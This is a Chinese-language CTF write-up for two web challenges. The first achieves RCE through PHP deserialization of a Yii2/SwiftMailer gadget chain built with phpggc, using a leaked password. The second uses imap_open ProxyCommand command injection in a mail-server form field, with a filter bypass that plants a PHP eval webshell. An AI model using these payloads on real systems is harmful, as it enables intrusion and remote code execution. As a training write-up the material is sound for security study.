7.28

sleep cms

首页发现源码泄露：

http://101.71.29.5:10000/web.zip

代码在/views/medicine/view.php存在序列化操作：

```
<?= DetailView::widget([
    'model' => $model,
    'attributes' => [
        'id',
        'name',
        'short',
        'unit',
        'price',
        'more:ntext',
    ],
]) ?>
<?=unserialize(base64_decode($model->more));?>
```

查看composer.json，发现存在RCE漏洞组件。

```
"minimum-stability": "stable",
"require": {
    "php": ">=5.4.0",
    "yiisoft/yii2": "~2.0.14",
    "yiisoft/yii2-bootstrap": "~2.0.0",
    "swiftmailer/swiftmailer": "5.0.1"
},
```

利用phpggc，可以看到有对应版本的攻击。

```
➜ phpggc git:(master) ✗ phpggc -l | grep Swift
SwiftMailer/FW1       5.1.0 <= 5.4.8        file_write      __toString
SwiftMailer/FW2       6.0.0 <= 6.0.1        file_write      __toString
SwiftMailer/FW3       5.0.1                 file_write      __toString
SwiftMailer/FW4       4.0.0 <= ?            file_write      __destruct
SwiftMailer/RCE1                            rce
```

查看文件运行路径。

```
},
"extra": {
    "yii\\composer\\Installer::postCreateProject": {
        "setPermission": [
            {
                "runtime": "0777",
                "web/assets": "0777",
                "yii": "0755"
            }
        ]
    },
    "yii\\composer\\Installer::postInstall": {
        "generateCookieValidationKey": [
            "config/web.php"
        ]
    }
},
"repositories": [
    {
        "type": "composer",
        "url": "https://asset-packagist.org"
    }
]
```


Contact

Thank you for contacting us. We will respond to you as soon as possible.

Note that if you turn on the Yii debugger, you should be able to view the mail message on the mail panel of the debugger. Because the application is in development mode, the email is not sent but saved as a file under `/var/www/html/runtime/mail`. Please configure the `useFileTransport` property of the `mail` application component to be false to enable email sending.

尝试文件目录。

/var/www/html/runtime

使用：

phpggc SwiftMailer/FW3 /var/www/html/runtime/sky.php ~/Desktop/sky.php -b

得到payload。

同时有登录密码。

```
public function actionGeneratepassword()
{
    return Yii::$app->security->generatePasswordHash( password: 'zhinianyuxin123!@#');
}
```


登入后，即可使用payload getshell拿到flag。

my_email

登录注册后，完善信息后出现更换背景功能，更换背景后可以看到路径：

```
body{
    background-image: url(./user/test123456789.jpg);
    background-size: 100%,100%;
    width: 100%;
    height: 100%;
}
```

可以看到图片的路径的命名规则是：

```
$dir = './user/'.$username.'.jpg';
```

然后继续观察下邮件上传的参数：

```
------WebKitFormBoundarytCiRLHZRJtb5vCg1
Content-Disposition: form-data; name="email"

1111
------WebKitFormBoundarytCiRLHZRJtb5vCg1
Content-Disposition: form-data; name="sign"

1111
------WebKitFormBoundarytCiRLHZRJtb5vCg1
Content-Disposition: form-data; name="command"

email
------WebKitFormBoundarytCiRLHZRJtb5vCg1
Content-Disposition: form-data; name="server"

imap.qq.com
------WebKitFormBoundarytCiRLHZRJtb5vCg1--
```

php里mail()需要的参数：

```
bool mail(
    string $to,
    string $subject,
    string $message [,
    string $additional_headers [,
    string $additional_parameters ]]
)
```

因为这里与邮箱授权有关，则看imap_open()函数：

```
imap_open ( string $mailbox , string $username , string $password [, int $options = 0 [, int
$n_retries = 0 [, array $params = NULL ]]] ) : resource
```

在第一个参数$mailbox会产生漏洞。


使用payload：

```
<?php
$payload = "echo '<?php phpinfo();' > /var/www/html/user/any.php";
$encoded_payload = base64_encode($payload);
$server = "any -o ProxyCommand=echot".$encoded_payload."|base64t-d|bash";
echo $server;
```

得到：

any -o ProxyCommand=echotZWNobyAnPD9waHAgcGhwaW5mbygpOycgPiAvdmFyL3d3dy9odG1sL3VzZXIvc2t5LnBocA==|base64t-d|bash

尝试，发现过滤了bash、|。




根据之前的上传功能，可以利用bash filename。

构造：

echo 'echo "<?php phpinfo();"> hack.php' > hack.jpg

然后上传hack.jpg，再利用imap_open进行RCE:

any -o ProxyCommand=bash hack.jpg}



```
123@qq.com
------WebKitFormBoundaryPBncP6aB7G9jXTBM
Content-Disposition: form-data; name="sign"

123
------WebKitFormBoundaryPBncP6aB7G9jXTBM
Content-Disposition: form-data; name="command"

email
------WebKitFormBoundaryPBncP6aB7G9jXTBM
Content-Disposition: form-data; name="server"

any -o ProxyCommand=bash{$IFS}hack.jpg}
------WebKitFormBoundaryPBncP6aB7G9jXTBM--
```

查看原图

Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/5.6/apache2
Loaded Configuration File	/etc/php/5.6/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/5.6/apache2/conf.d
Additional .ini files parsed	/etc/php/5.6/apache2/conf.d/10-mysqlnd.ini, /etc/php/5.6/apache2/conf.d/10-opcache.ini, /etc/php/5.6/apache2/conf.d/10-pdo.ini, /etc/php/5.6/apache2/conf.d/15-xml.ini, /etc/php/5.6/apache2/conf.d/20-apcu.ini, /etc/php/5.6/apache2/conf.d/20-calendar.ini, /etc/php/5.6/apache2/conf.d/20-ctype.ini, /etc/php/5.6/apache2/conf.d/20-curl.ini, /etc/php/5.6/apache2/conf.d/20-dom.ini, /etc/php/5.6/apache2/conf.d/20-exif.ini, /etc/php/5.6/apache2/conf.d/20-fileinfo.ini, /etc/php/5.6/apache2/conf.d/20-ftp.ini, /etc/php/5.6/apache2/conf.d/20-gd.ini, /etc/php/5.6/apache2/conf.d/20-gettext.ini, /etc/php/5.6/apache2/conf.d/20-iconv.ini, /etc/php/5.6/apache2/conf.d/20-igbinary.ini, /etc/php/5.6/apache2/conf.d/20-imap.ini, /etc/php/5.6/apache2/conf.d/20-json.ini, /etc/php/5.6/apache2/conf.d/20-mbstring.ini, /etc/php/5.6/apache2/conf.d/20-mcrypt.ini, /etc/php/5.6/apache2/conf.d/20-msgpack.ini, /etc/php/5.6/apache2/conf.d/20-mysql.ini, /etc/php/5.6/apache2/conf.d/20-mysqli.ini, /etc/php/5.6/apache2/conf.d/20-pdo_mysql.ini, /etc/php/5.6/apache2/conf.d/20-pdo_pgsql.ini, /etc/php/5.6/apache2/conf.d/20-pgsql.ini, /etc/php/5.6/apache2/conf.d/20-phar.ini, /etc/php/5.6/apache2/conf.d/20-posix.ini, /etc/php/5.6/apache2/conf.d/20-pspell.ini, /etc/php/5.6/apache2/conf.d/20-readline.ini, /etc/php/5.6/apache2/conf.d/20-redis.ini, /etc/php/5.6/apache2/conf.d/20-shmop.ini, /etc/php/5.6/apache2/conf.d/20-simplexml.ini, /etc/php/5.6/apache2/conf.d/20-sockets.ini, /etc/php/5.6/apache2/conf.d/20-sysvmsg.ini, /etc/php/5.6/apache2/conf.d/20-sysvsem.ini, /etc/php/5.6/apache2/conf.d/20-sysvshm.ini, /etc/php/5.6/apache2/conf.d/20-tokenizer.ini, /etc/php/5.6/apache2/conf.d/20-wddx.ini, /etc/php/5.6/apache2/conf.d/20-xmlreader.ini, /etc/php/5.6/apache2/conf.d/20-xmlrpc.ini, /etc/php/5.6/apache2/conf.d/20-xmlwriter.ini, /etc/php/5.6/apache2/conf.d/20-xsl.ini, /etc/php/5.6/apache2/conf.d/25-memcached.ini
PHP API	20131106
PHP Extension	20131226
Zend Extension	220131226
Zend Extension Build	API220131226,NTS
PHP Extension Build	API20131226,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled

查看原图

然后构造payload后getshell就能得到flag了。

echo 'echo "<?php eval($_REQUEST[hack]);"> hack.php' > hack.jpg

any -o ProxyCommand=bash hack.jpg}

连接：https://www.jianshu.com/p/1a8174e745ba

https://skysec.top/2019/02/24/2019%E5%AE%89%E6%81%92%E6%9D%AF-2%E6%9C%88%E6%9C%88%E8%B5%9BWriteup/